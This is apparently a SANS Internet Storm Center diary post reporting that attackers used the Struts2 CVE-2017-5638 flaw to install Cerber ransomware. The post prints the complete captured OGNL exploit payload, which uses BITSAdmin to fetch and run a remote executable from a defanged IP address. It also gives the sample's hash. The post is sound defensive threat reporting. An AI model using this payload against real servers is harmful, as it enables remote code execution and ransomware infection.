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[Java Struts2 Vulnerability Used To Install Cerber Crypto Ransomware](#)

Published: 2017-04-06. Last Updated:

2017-04-06 02:40:04 UTC

by [Johannes Ullrich](#) (Version: 1)

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[\[We do have a special webcast about the Struts2 Vulnerability scheduled for 11am ET today. Sign up here\]](#)

Since about a month, we are tracking numerous attempts to exploit the Java Struts2 vulnerability ([CVE-2017-5638](#)). Typically, the exploits targeted Unix systems with simple Perl backdoors and bots. But recently, I saw a number of



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```
%{(#_='multipart/form-data').
(#dm=@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS).
(#_memberAccess?(#_memberAccess=#dm):
((#container=#context['com.opensymphony.xwork2.
ActionContext.container'])).
(#ognlUtil=#container.getInstance(@com.opensymp
hony.xwork2.ognl.OgnlUtil@class)).
(#ognlUtil.getExcludedPackageNames().clear()).
(#ognlUtil.getExcludedClasses().clear()).
(#context.setMemberAccess(#dm)))).
(#cmd='BITSAdmin.exe /Transfer JOB
hxxp://82[.]165[.]129[.]119/UnInstall.exe
%TEMP%/UnInstall.exe & %TEMP%/UnInstall.exe').
(#iswin=
(@java.lang.System@getProperty('os.name').toLow
erCase().contains('win'))).(#cmds=(#iswin?
{'cmd.exe','/c',#cmd}:{'/bin/bash','-
c',#cmd})).(#p=new
java.lang.ProcessBuilder(#cmds)).
(#p.redirectErrorStream(true)).
(#process=#p.start()).(#ros=
(@org.apache.struts2.ServletActionContext@getRe
sponse().getOutputStream())).
(@org.apache.commons.io.IOUtils@copy(#process.g
etInputStream(),#ros)).(#ros.flush())}
```

The command executed by the exploit as shown above:

1. The script uses BITSAdmin to download the malware (I obfuscated the URL above.
2. The malware ("UnInstall.exe") is saved in the %TEMP% directory
3. finally, the malware is executed.



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
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SHA256: c17ee78f87a376086901791ac1b60d0bbe13f78a023882576bec7e00aceffac6
File name: UnInstall.exe
Detection ratio: 24 / 61
Analysis date: 2017-04-06 01:53:09 UTC (0 minutes ago)

The malware reaches out to btc.blockr.io to retrieve a bitcoin wallet address for the money transfer. Encrypted files are renamed using random (encrypted) file names.



Johannes B. Ullrich, Ph.D. , Dean of Research, SANS
Technology Institute
[STI|Twitter| LinkedIn](#)

Keywords:

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Comments

[quote]

The command executed by the exploit as shown above:

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[/quote]

As usual, pretty harmless!

Only Windows administrators who still have not employed whitelisting (for example using Software Restriction Policies, available in ALL editions of Windows XP and later versions) to deny execution in %USERPROFILE% (and all other locations unprivileged users can write too) put their users at trivially avoidable risk.

Anonymous

Apr 6th 2017

7 years ago

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